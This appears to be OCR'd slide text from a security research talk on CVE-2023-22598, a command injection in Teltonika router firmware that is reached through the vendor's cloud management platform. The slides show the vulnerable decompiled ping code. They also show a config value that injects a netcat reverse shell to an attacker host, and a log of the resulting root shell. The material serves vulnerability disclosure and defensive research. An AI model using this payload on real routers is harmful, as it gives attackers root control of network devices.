
Subscribe:
/v1/{timestamp+1}....472/task/update
/v1/{timestamp+2}....472/task/update
..
/v1/{timestamp+300}..472/task/update

Publish: **Config file**
/v1/{timestamp+175}..472/task/update

Publish: **“SET Config”**
/v1/{timestamp+175}..472/task/notice

Cloud to Firmware

CVE-2023-22598 – OS command injection (3/3)




```
alarm_output_options=cli,out-dm,
alarm_input=
alarm_output=
alarm_clear=0
alarm_confirm=0
auto_ping_enable=0
auto_ping_dst=8.8.8.8
auto_ping_times=3
adm_user=adm
adm_users=
adm_passwd=$AES$BFA541FA10FA3B041CBA
```

```
void ping_action_start(void)

{
  [....]
  pcVar1 = (char *)nvram_default_get("auto_ping_dst","8.8.8.8");
  strncpy(acStack280,pcVar1,0x80);
  [....]
  snprintf(command_line,0x80,"echo \"ping-host=%s\r\" > %s",acSt
  system(command_line);
  snprintf(command_line,0x80,"echo \"ping-size=%d\r\" >> %s",iVa
  system(command_line);
  snprintf(command_line,0x80,"ping -c %d -s %d %s >> %s",iVar2,iVar3,acStack280,"/tmp/ping_result.txt");
  system(command_line);
  return;
```

```
alarm_output_options=cli,out-dm,
alarm_input=
alarm_output=
alarm_clear=0
alarm_confirm=0
auto_ping_enable=1
auto_ping_dst=8.8.8.8;/usr/sbin/netcat 192.168.14.2 1337 -e /bin/sh #
auto_ping_times=3
adm_user=adm
adm_users=
adm_passwd=$AES$BFA541FA10FA3
auto_ping_size=64
advanced=0
ct_max=2048
cron_rb_enable=
cron_rb_time=0
cron_rb_days=0
console_iface=/dev/ttyS1
ct_tcp_timeout=
```

```
C:\Users\roni.gavrilov>ncat -nlvp 1337
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.101.165.
Ncat: Connection from 192.168.101.165:41650.


pwd
/


echo $USER
root


ps | grep ps
 1655 root       1460 S    ntpsync --init
 1657 root       3608 S    ipsecwatcher
 1737 root       2124 R    ps
 1738 root       2120 S    grep ps
```

Demo #1



Router local web service

Vendor's cloud-based management platform

Attacker C2 Server


```
C:\Users\roni.gavrilov>
```

Attacker exploit script

```
C:\Users\roni.gavrilov>
```


Attack vectors

- Asset registration
- Security configurations
- **External API and Interfaces**




Teltonika Networks cloud platform

Overview



```
Starting rms_connect
Connected with ECDHE-RSA-CHACHA20-POLY1305 enc
Sending request: {
        "version":      2,
        "mac":  "00:1e:42:[redacted]",
        "sn":   "1114[redacted]",
        "certs_exist":  0,
        "model":        "RUT955003XXX",
        "fw_version":   "RUT9_R_00.07.02.7\n",
        "is_facelift":  true
```



HTTPS

Connect

hardcoded cert+key

Serial Number
Mac Address
Firmware version

MQTT Creds

```
ca.crt
client.crt
client.key
```

MQTTS

Connect

